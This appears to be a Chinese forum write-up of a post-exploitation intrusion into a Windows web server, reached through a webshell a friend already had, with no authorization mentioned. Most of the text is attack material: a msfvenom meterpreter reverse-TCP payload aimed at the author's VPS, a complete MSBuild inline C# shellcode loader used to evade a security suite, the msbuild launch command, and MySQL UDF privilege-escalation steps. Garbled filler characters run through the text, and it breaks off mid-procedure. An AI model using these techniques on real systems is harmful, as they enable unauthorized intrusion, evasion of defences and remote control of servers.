|
5 D% R' r0 p2 ]3 M7 H$ q7 [# J4 F 0x00 前言 : q: C6 N$ B, \- F) m
/ v7 e1 H, D' W0 F! |: A
) w7 K1 v1 @+ M3 |8 A$ n 平常自己挺喜欢折腾的,有时候遇到一个好的突破点会折腾它个几天几夜,刚刚忙完护网,正准备修整几天,突然有人朋友联系我说有个任务需要搞进去,问我能行不能行,后来得知是已经拿到webshell了,通过一番努力便有了下文。 - \1 t7 Z( H D/ }) ]
$ h- \/ C+ c* l1 ]5 o; p/ h: B( P( h* `, B3 T$ ^5 v
0x01 前期的信息刺探**
0 H* l. N- C2 b: ] . f' g% I' H: A% d1 t: G
# D. X+ u: B! }
首先拿到webshell,发现phpshell只能访问shell所在目录,连网站根目录都跨不过去如图:
, O. w7 s' a3 ?, _( r$ ?
1 J# P \* b* G8 x. g- ^
8 W% Z5 A0 m5 W1 J 

$ Y3 |5 N/ n' p. Y. Q& ~/ Ec盘d盘根目录就更别提跨过去了,随之执行一下命令看看,如图:
+ a$ V$ ^) I( |
7 b/ K# ?4 r. B$ {- a( T$ U' p0 M! ?. y, [
 & M" q6 {4 P1 B0 K" Z) G2 U0 F
2 w3 t% \5 q* W- T0 \/ Q! ] m& x4 }2 y" b0 Y

whoami等简单的命令可以跑起来,tasklist发现了 某某安全套装等安全防护进程进程,om my god,刺激,就喜欢这种各种需要绕的环境,既然能跑起命令来那就上免杀的exp来试着提一下(通过rar解压方法突破某防护程序上传),如图: 5 E8 B( w, B# {5 Z2 Y$ e/ t
5 @ ~. o+ E/ _; j2 h1 L j4 i/ w' Z
8 \5 B7 X5 L. p, n3 U6 j
经过测试发现,不管把exp放哪个目录都提示拒绝访问,特别是net命令都禁止执行,越发让我感觉是安装安全防护程序的缘故;
& g. S& e3 E/ Y& A3 E+ K0 u 9 g, u; o- j2 U
( f/ k8 {& i! r
0x02 深入
# n6 p) g* J( _) v 4 [# F8 l# E, l1 a$ J( c, A% Y
3 e& h# f# j1 i1 j
通过msbuild.exe白名单方式运行metasploit payload绕过某安全程序调出w3wp.exe进程
) Z, _- a+ u2 V# ?

在webshell执行直接执行rar程序一直提示拒绝访问如图:
' A+ U) ~$ I9 p; g( p0 V' I
. k8 j, A+ m- {0 J/ Y4 O: C7 R ^3 i3 }
" R8 J/ q4 z0 c
在实际做测试的时候发现windows下用shell反弹个cmdshell回来执行一些命令要比在webshell好许多,看官请看
$ v" a0 L' `3 ~8 u6 U: l( A
* t2 W: X% T/ }6 S. y8 e# C! @4 Y( T4 L h6 y' J' U

( Y4 N6 H& W7 r5 x成功将我们想要的exe程序解压到指定目录,webshell下是没法cd到rar目录的,现在能正常上传exe,我们看能不能想办法让咱们的msf不要闲下来,之前考虑用 php/meterpreter/reverse_tcp这个payload上线弹回meterpreter,但是弹回来什么权限也没,连ps进程命令都没法显示,这时候就想到了使用msbuild.exe白名单方式运行metasploit payload绕过某防护程序让msf上线,于是就开始动手,具体如下:
: a! B4 j" z# i; w( ?1 K
首先使用msf生成一个c#的payload * \) D7 w( T% t7 F) c6 T4 [/ m
% B- x& ~( D$ l
4 R; I: M) U4 u7 H& `1 y msfvenom -p windows/meterpreter/reverse_tcp lhost=vpsip lport=443 -f csharp
( M9 E0 i" L9 l) M7 ?代码如下: 1 w* P! H+ {+ o8 T
$ q7 _! u. R$ y
/ J; A4 w0 z: q' Y9 C+ p
byte[] buf = new byte[179779] {
' m. |; |% A0 v" |
& C/ }* \% K3 v _9 b! [2 k# ]6 f) X6 q; E' z7 q7 Y' n
3 r& E6 m; P$ P3 z R5 L
+ f, X ^# {4 j4 ~2 Y# C' c& j5 d
. _8 ?: Y: B2 l5 B6 ]' A
. W/ F( c n; r) A" O
( l: Q8 P) F9 y! M0 ~& N+ l' c( @+ i* l& V$ f
0x8b,0x71,0x1c,0x85,0xf6,0x74,0x58,0x33,0xff,0x39,0x79,0x20,0x74,0x51,0x39,
" `6 s! [/ F! R, S* j& s& h8 U 5 `8 F1 ?0 S$ ^2 M4 P0 p1 v
- s0 s1 B( f$ O 0x79,0x24,0x74,0x4c,0x89,0x79,0x14,0x89,0x79,0x08,0x89,0x79,0x18,0xc7,0x41, # q& w6 J, Z# B5 W: B# I
- v2 S$ P K) x1 z- H% |
6 {: n& A4 `; G6 \ L 0x2c,0x02,0x00,0x00,0x00,0x8b,0x46,0x08,0x89,0x7e,0x14,0x89,0x46,0x10,0x39, " t; x; o9 d. ^- `% U1 N% K
: A, v# Z! G$ y! b* l
1 Q5 Y; ]0 u9 e6 s/ h 0x7e,0x18,0x7d,0x03,0x89,0x7e,0x18,0x39,0x7e,0x18,0x6a,0x2a,0x58,0x6a,0x71, ' g! C6 Y" K6 E/ R6 V! y8 e
$ W; o* e" H" L1 i$ u0 d) m1 x; S! w, s0 Y
0x5a,0x0f,0x45,0xc2,0x89,0x46,0x04,0xc7,0x41,0x30,0x01,0x00,0x00,0x00,0x56, 1 E4 I+ H% c% A s; @; b$ Q
5 ^" k- |1 z* P5 M0 x, V9 f/ a8 R: B: A9 @6 S' S. P
0x89,0x7e,0x20,0xe8,0x88,0x07,0x00,0x00,0x56,0xe8,0x8a,0x15,0x00,0x00,0x59, ( a! P" A) J9 r6 ?
" @& I2 S/ C. _- Q. ^& s$ o
! z W/ Z2 k; c 0x59,0x33,0xc0,0xeb,0x03,0x6a,0xfe,0x58,0x5f,0x5e,0x5d,0xc3,0x55,0x8b,0xec,
" d" j! k. w; Z, v* t" o# t 3 ^/ S. j, ~8 L/ x: S% N B* O8 b
. g- o* Y1 y# t* b 0x8b,0x4d,0x08,0x33,0xd2,0x56,0x57,0x85,0xc9,0x0f,0x84,0x8d,0x00,0x00,0x00,
% g$ X/ Y1 ]6 g0 x6 w: ?, o" i
7 m) q6 j7 b! u& i) J, G+ B- Q1 x$ @+ y8 S. f* [
0x8b,0x71,0x1c,0x85,0xf6,0x0f,0x84,0x82,0x00,0x00,0x00,0x8b,0x7d,0x0c,0x83,
; F k1 N0 s: A( H ) A/ Y* w J: V6 h; w& U$ J: n
" N9 M6 A: l/ h! Y9 y& o
0xff,0xff,0x6a,0x06,0x58,0x0f,0x44,0xf8,0x83,0xff,0x09,0x77,0x71,0x83,0x7d, 8 Y+ y2 a! L1 {' Y7 ~ e# U/ E
+ a2 l, o7 V# m0 @
* N$ ~0 N+ a+ |& C 0x10,0x02,0x77,0x6b,0x6b,0x46,0x7c,0x0c,0x53,0x6b,0xdf,0x0c,0x8b,0x80,0x00, 8 W: }. t% }" H' _- q# w
8 ]3 `5 T1 N1 _* Q
+ z3 O6 p, n* o! t0 o, S) J/ S 0x9d,0x02,0x10,0x3b,0x83,0x00,0x9d,0x02,0x10,0x74,0x11,0x39,0x51,0x08,0x74,
" i6 n4 e+ c6 U8 m4 p X
/ p6 U" Q5 |2 }7 q% {3 @% l1 V. r; p
0x0c,0x6a,0x01,0x51,0xe8,0x2b,0xf6,0xff,0xff,0x59,0x59,0x8b,0xd0,0x39,0x7e, % r+ z! Y& z: E" v% L5 t* H% I
, b: m1 A4 a, `" \) b) s: `8 r" B( }( y; ]5 S
0x7c,0x74,0x31。。。代码太长省略。。。 2 w6 w$ ?( `; w4 I1 d
3 h( y) i! x8 q, A
2 F3 f7 C. n# d( A+ E; [/ V
};
( k. p; _1 ?% Q+ q* K! f% j0 { 3 _+ x& _ b- e8 x' J
% \/ r5 D1 v1 i% i$ a9 ^0 y : Y5 {2 m$ x4 O9 x R- o
( t% ]" `6 j" s8 B8 N
; ^* |2 ?4 g. V5 S; v
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
% h% y9 R4 Z/ {1 Y7 o( P 4 N* r5 e" F2 n4 K
5 y8 e J: Y- q( s0 x9 S3 L8 A
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
' `7 t! S. L. i2 R |! {( r5 o * S( W7 {4 i/ p. H6 O
) Y; ]. C5 \8 I' \2 z+ k+ W4 X
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
# }1 a7 K; |6 h" x6 D( }, z9 @ : N4 P. Z0 G0 U. C
, }* Y- O$ j) z0 \ IntPtr hThread = IntPtr.Zero;
. t6 n S& D7 S / L4 N" S1 }- c" e; Z( z
/ Y# N1 d9 y- K3 a; Q: L UInt32 threadId = 0; ; o# N M% W4 x
9 }; C3 W6 k8 c D3 n; P* B% T" C
! x* a9 f, x% d4 z# Q: A! w: n
IntPtr pinfo = IntPtr.Zero; % n) l7 D: j( o- ]1 Q: B( z
4 g% ]9 x/ ~. H8 [ W4 M: `8 M7 `: a
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
+ j" L* y' J; {0 |/ V ( X/ _ ?+ m, {6 B
7 {0 Q( |1 A _9 o; T3 F WaitForSingleObject(hThread, 0xFFFFFFFF); Q4 J$ f% d1 J. Q, o9 Z
& d8 a, u5 `1 K6 q$ _4 B2 x
) g" H6 P8 d# s( `( t return true; 5 w7 X/ T' K4 Z0 g" p
, N& M1 u0 R$ C/ C( g
5 D a2 X& x: ^ } - N, o! Z- ^' h; l; R( X
# K" \, s" R7 B! f5 B) |7 f3 { f/ p% y, P8 M
} # `7 H' d# v$ u3 ? c* F$ U4 y
0 J" U0 G r3 j v
" o6 c4 _% Y+ l3 j& u
]]>
J# F; Z P2 E8 N! h5 g5 |
' O. M4 {; v2 C" \8 a2 ?: ]* E$ O
* }, ^% Z0 L E* L </Code>
* W: P3 Z7 h2 z; n + E1 o" k+ I Q7 N3 P8 h
. ~) d5 t' s2 S* P6 D </Task> 4 n9 Q: T1 A' X5 |; ~
8 F1 X9 `0 ], E5 ` V) L) d# O. s
; Y7 ~2 a q% U# E4 g </UsingTask>
p' k& Y9 t! c) i, p, u" K # W' N/ F o& ]' P5 P: v
5 g! S7 ~, e) s( R
</Project>
6 K% ~% W0 T- D% j; S6 `0 V r
: ]4 L- S" k9 v# X# x; a
3 t- J4 K& C3 u j 用msf生产的代码替换原始代码的内容,这是原始payload如下: ) i( s5 p8 x" V- @
. g' }0 }( f( z1 J% i
9 s- V- C3 D# g2 `! v <Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003"> ( `) [" m: t& i% A8 e
; w/ | y' W5 B; b1 M* m7 g$ E0 v P( o9 {7 |- p; a8 l
<!-- This inline task executes shellcode. -->
1 P/ `6 J3 B5 O% p. [7 I l }* U! i " S/ j# L) P8 D; s% ~" }8 u
4 j' t7 g7 e$ p2 q
<!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
2 }) t/ s g) h2 _
9 @& B: j" B( K, e
3 D. R: Y! \* x8 a/ \+ o <!-- Save This File And Execute The Above Command --> & W( [. u# s/ C1 Y% o8 O
. p$ j3 a6 s. |# M( V2 `
# [* s6 N9 u8 T4 }' U9 c7 \* u
<!-- Author: Casey Smith, Twitter: @subTee -->
! q9 o6 [% Q' c
9 S0 z9 F. g3 g( c" {
; [/ x9 l* i, p( {# }1 G <!-- License: BSD 3-Clause --> / ^( P8 `( a8 G3 r- ~4 r4 _
) W6 G% B: u: r; u8 k$ o4 F
+ I5 J9 Q6 m1 a1 [2 h" @& o* | <Target Name="Hello"> 4 i, o8 v# B$ w1 ` o' `+ P9 V
" a% A& D D/ Z
& X4 K; Z' Y% c2 i
<ClassExample /> ; u Z* q$ P! S# V
& e: v2 w1 r _0 \0 f7 c. S
3 W" w! p! l: t- `# M( ^: F+ A" @# j/ n: h
</Target>
0 i6 L0 v0 A$ \/ u" a3 f- U- z+ Z
; |4 t( M ~2 w3 Y h7 m) v) n& |3 L3 p
<UsingTask % t b0 I" Q2 s0 l' B
5 X8 I: {; R8 F5 v* l$ k
$ j2 r5 P& l4 j M9 b6 k D
TaskName="ClassExample"
' g/ Y$ s9 _1 |: _9 r/ A' r9 B
t* j- K: w* c. m' d, V6 V) c
) g4 R) {+ }" X9 R0 u TaskFactory="CodeTaskFactory"
- [: o' v" R( W, |
; G1 n; x; j+ m! h1 I7 i9 i0 J1 O7 v
5 E) O8 Y; U! ?7 M' R AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
. W- l$ L: O9 X6 T/ A( T7 K& p0 N 8 e1 i+ F( @% j8 \! k
# O/ E7 V3 I0 o3 }1 M: T# S <Task> ( y" V$ k7 p5 b+ `1 `
3 X2 H/ z w( Y! Q1 B8 @) x
0 b; v- }! J, v: e) O, V
6 G0 R( r! h: _* w
( J- o: ^% m1 |! x8 u8 n
9 n0 i5 |$ p4 e% h) u0 x2 Q. X
<Code Type="Class" Language="cs"> % j5 |: |4 B0 v8 M
8 P! F8 c. ^# B- f: r
: Y# t# C# f$ y5 z; `: U8 {
<![CDATA[
: u& o. L6 L$ D
+ w; A6 [5 G# e4 y8 h$ t+ T& V R
O4 Z; v: w( p. m _% t using System; + { w, T1 Q& D( _1 \- b
% |) F8 i$ c6 P6 Q/ V+ j3 A! P' k% r0 h2 [6 f% p0 q2 w; d$ R
using System.Runtime.InteropServices; ( ^% d6 f5 \7 x
7 m' @, y! q( l/ ~: u; Y: o9 |. p3 A6 T7 @8 j
using Microsoft.Build.Framework; 8 M7 M8 ` n% C
1 S2 j$ p4 z& F2 p7 V
! b/ E; M( k2 o/ I8 q using Microsoft.Build.Utilities; # u. r$ m7 b2 K
! ?! L" D7 p8 t) U1 O( B3 f( Y
% f3 Y: i& e$ y" p- u- x& W( F public class ClassExample : Task, ITask & I9 ~& m! {$ ~: F6 ?3 j. Z: o4 K
2 f: ?+ E5 z' b9 [6 O2 m
. ]4 u" v8 u5 _) i: V- i* _
{ * ~, i; \* f! ]
& w6 r9 t0 C! W& M9 F8 v! |6 @, k8 b. S J' H( W: l) n1 i
private static UInt32 MEM_COMMIT = 0x1000; 8 f5 ~4 t9 z7 c4 x7 S
- x4 I0 n1 M+ C% ]9 y( C- ~: w. J8 {/ I% e$ G
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
* N9 c/ m% | f1 \) S ; C/ I; P; m$ M1 O' q
( x C; W2 u% v) W2 U1 A [DllImport("kernel32")]
1 r# g! w3 c& H' h' U ( q$ Y6 l4 ?+ ~
7 \* o1 E( W- q1 c. r8 ^ private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, ; N6 E1 ^, `) Z) ]7 j
8 z# R: Q1 p) ^7 T; S+ t, o# d
9 A1 Z) m3 _, w! E# F# C3 Q' ?8 w
UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
9 u1 u, o5 o3 x( h" {. b , U0 v! y# f+ f( {2 I: _
3 q/ ]* ~7 r0 {
[DllImport("kernel32")]
6 p" X) ?( e1 |6 _
" {+ ? F! [# G! U% ]! u4 ]3 A
. O. s5 s/ M& `8 u n$ _% } private static extern IntPtr CreateThread( . H& S9 s) s- L' x7 Y# z- ^
2 w, Y/ K+ E3 `: p/ L
& M- @' u" b. M. {8 @
UInt32 lpThreadAttributes, ! \- x3 s) y/ N7 T; D4 ]8 E2 b9 G
8 c" u6 {5 g5 l
- U; Q% }. W3 N. Q; r
UInt32 dwStackSize, / K5 U- a3 |+ R& Y3 u/ {9 R' I
4 {) ?; t9 l: y; h/ }( [
0 X8 f4 A7 J: Q, G4 o. S( F UInt32 lpStartAddress,
( z$ Z. s1 i2 q( `5 f6 Y* K
: y0 p: F" L4 d8 Y F( |
, U' q' R. }9 K# m( I4 S3 x, D8 B9 X& } IntPtr param, / y5 K$ ?# m9 ~( L- r. t$ U
' q- [8 K. T5 c& H1 a1 C6 v, n& y* O
UInt32 dwCreationFlags, - H) O; h1 h9 p+ ]: q) Y5 o2 x
/ p$ ^* c! G" K. d
- {! I3 x6 c. v) \ ref UInt32 lpThreadId
( ]) j6 K1 G' c 8 ]3 D# m/ m: ]5 S) w( K4 {" J. q
# y r% c+ n Z; g8 c% |1 J );
% Q3 W+ v3 Y7 @) v! A4 ?# l8 A
5 W1 I# ? W0 i
; D5 v0 {. ~6 w [DllImport("kernel32")]
( x( }4 k1 r& Q$ W# K d1 m % o6 N1 n' z3 d8 S& P3 `
& q% X! G: }$ t' ]5 l7 {# ~
private static extern UInt32 WaitForSingleObject(
7 g7 ~8 f* k* E: J
! h/ |; u' H E$ k
- G, A7 r1 {2 }5 ?. m IntPtr hHandle, 8 H& y- q/ @% a: ]* @! Z
7 B5 H: M7 w D7 F
7 M- z- N2 m7 a1 {. P UInt32 dwMilliseconds 7 k5 ^ W. f8 e* x" |$ Z8 b
8 @' j U- t. J. n0 Y
; t, W2 W- |- X1 N; v. [% L );
) n5 z" G" H6 y* ?/ S- ]5 r" A {: m0 i6 a- I- M) J* q7 d x
, S" b4 C r L- j4 @9 r public override bool Execute()
2 q' _4 V+ o. |% U! O 3 U1 R. S9 J; S5 P- S
, Q$ q' x8 Y3 a) F* [8 ~ C {
) ^( }+ m2 O0 l$ H
3 M6 n& O: Z7 }- y% h' a7 y0 P$ `+ H" H( e+ r
byte[] shellcode = new byte[179779] { 9 ~) Z& K1 q; y. F% j
9 J7 @/ P( P! C+ c* ]. [
' s$ p6 Y$ e4 S 这里是msf生成的c# shellcode,代码太长省略
* x- A) G& l0 I% A: t1 m . v9 d0 W' W2 Y' |& T
( v9 t3 F3 S/ Q: e };
# I" f: L+ [+ }' V8 ^0 Y ' u& P; \* a, p" m% k
# V) N- B) H5 D. K UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
- D2 d6 P& G5 c3 O) c ' t2 E2 J% y) v5 s, E2 c
6 n7 G( @% ~; i0 ?
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
6 z3 u) d; O4 M( M' g4 V( U6 F
5 T1 _) U7 t: Z! f
! {# B! c6 k F; e U Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
I. N# V) B' R# ~3 h
& [$ S2 l8 F4 v- ^
$ g- c- P6 b, b2 R$ ~/ ` IntPtr hThread = IntPtr.Zero;
u ?& v: P+ w9 E
" i. v% k0 q$ ]# ?+ b* q
+ e7 ]* x0 F U; x2 { UInt32 threadId = 0; 5 ]) f9 G# J1 X$ F# O& U
. |3 P( k0 ~. z! ~) @' @0 O$ n% C" r# Y& W- R: }7 U1 K2 y! _: w
IntPtr pinfo = IntPtr.Zero;
) m; O6 V+ M+ ]( l6 }9 M1 \
" u8 L2 {& u; o
$ R8 @& U/ [8 ` hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
' ]& y7 o, z+ ?% ^5 s4 } 9 x& P# u6 L2 c
; V4 q) d6 u' m& A: ? WaitForSingleObject(hThread, 0xFFFFFFFF); - t, l9 U9 [$ D8 Z( h. i
/ a, A! a8 R+ o% k7 b1 U
G: I L( M b/ L( R1 y' m% ] return true; / E, |. x* w/ n* Q% }5 h( b
+ @" e% h' C5 Y3 ]8 O7 w9 a; f' N4 |/ O- u( p( R
} " [3 V" q' Q' ]" v$ a
8 S4 I6 K% V; ]! F; l+ S9 C& d) P
. B- n# v2 t+ z$ {9 f } : ?+ @0 C$ }% y9 A
8 n2 j! t$ e; s5 U* J" t7 Q+ V/ @( U: A' f `: F
]]> & S# U" g8 n1 r2 s5 j
% k$ U+ j1 C$ n3 e
* T6 e; ]) X* S4 { </Code>
+ o; }' Z5 L4 y1 O; T0 s9 U: h* T - |% f9 r6 [+ E+ }, s+ Q
2 u$ `; [8 l }0 ^' g6 X+ [: o </Task> : |) c6 {$ R3 x ~/ b" _2 M, `
0 b! j, m5 y8 ~+ o) v$ n9 i# c
* _8 t9 U6 y. d7 [' k8 e4 X4 z </UsingTask>
7 o$ |( R% G7 u" u* c0 A) Q3 P4 x
# G0 v: n M7 ]& `+ J) n9 p% D! y; @
</Project>
; m2 o# B+ u' _" ^5 F6 V
2 T+ g; }) H* O) _) e1 x, f$ Q

+ G, W; e2 v7 p. Y* H3 ^: s6 e 需要注意的是必须改成shellcode如图:
$ ?, h$ W! e4 s" e9 b
8 J- O# x( y4 S* m+ ~1 m& G
然后上传到web目录,nc反弹继续执行如下命令: 8 w) w7 Q: r9 M( `: |* K: v
9 ?- `) I. H6 k% m* D" G# U) E8 W# `# V' o
cd C:\Windows\Microsoft.NET\Framework\v4.0.30319\ , [! I4 |5 U i$ }
4 S( k" t, h" e$ `
: \- i; o# h; t! F" j2 R/ T1 W msbuild.exe D:\1\1111.com\uploadfile\19200\443.csproj ! F) p( d0 \5 E: T
+ _6 j- ?6 ^& V% `% ] ]
& R! |8 K: F5 s6 }* x; _ L! C; {- o 这时候监听好的msf就会返回一个meterpreter如图:
. w: h3 K: w" o; D9 @' d/ H. j
% F+ [ W# i5 c4 D

试着在shell和meterpreter下执行exp都提示拒绝访问,如图:
) P6 @1 o) ?5 z' m3 D" b" |0 D$ a0 X
( f L, a( w! v; q, M4 ^0 D7 S
但是测试upload上传命令确实是成功调出w3wp.exe 进程,经过一番努力无果,只好换思路解决。
4 i) S- ]# J6 a4 P# V7 c4 U 3 O# W* ]8 P' G; j9 g& x X
9 _' R5 U% |! M9 Y6 I 0x03 MySQL udf提权
, S7 l) X! c, B Y
3 E, x4 B( P" g

; g- p {" V- t5 `$ M5 ]* _$ b 通过上面的一些测试,已经无望了,这时候就想着用其他办法,经过测试发现网站支持asp,就上传了一个aspshell,各种翻目录各种测试,终于在网站的二级目录数据库配置文件发现了mysql root密码,OK,上传udf提权php马,在具体测试过程中发现,市面上的udf Php工具都被某安全程序被杀了,我发现把被杀的php后缀修改为csproj上传不杀了,要不然无论把被杀的php换成什么后缀名都不行,然后再通过PHP包含这个文件,就可以突破了(也不知道算不算是个某防护程序的一个bug,总之用这种办法让udf工具跑起来了),如图:
* U7 m* R# J q; j5 G9 W: s8 M" u9 z
; O0 G! }! i; W6 A) w) S: V5 ^- F8 n" O
; x, k5 R, }- I* r* e+ ^: s
然后按常规导入dll,提示dll导入成功,创建sys_eval 函数执行命令,却又提示函数不存在如:FUNCTION mysql.sys_eval does not exist,在测试过程没少折腾,用portfwd命令转发目标3306到本地,利用sqlmap -d 上传dll提示不成功,后来用--file-write命令上传dll到system32下也失败了,但是发现上传非二进制的文件的话是成功的,后来通过查看权限证明不是权限问题如图:
/ r, L. K" _3 K: d5 W& l7 Kselect * from mysql.user where user = substring_index(user(), '@', 1) ; ) d! e1 w( j5 s- V) J
1 W7 @8 i0 V. I# U' H9 N; r5 J6 g
# l9 z% n8 T6 S& s& [ i5 f 
6 w8 D0 l% ?% v1 o' v4 M权限都很OK,很悲催dll被禁止上传,可恶的安全防护呀,通过查询发现几个自定义函数,如图: 1 x2 R+ c% Q7 V/ W/ d% Q, D
% \+ ^* k" {# f0 D" Y( [$ C
" Y* P7 u4 H$ w! P; c 
; w' Y7 \7 v' ^发现udf.dll已经被占坑了,我们查询一下看看
1 z2 f$ P& B% wselect hex(load_file('c:/windows/system32/udf.dll'));如图:
* r8 b% v; P( ~' m; U" J
% M* O" ]2 M* [- a- g
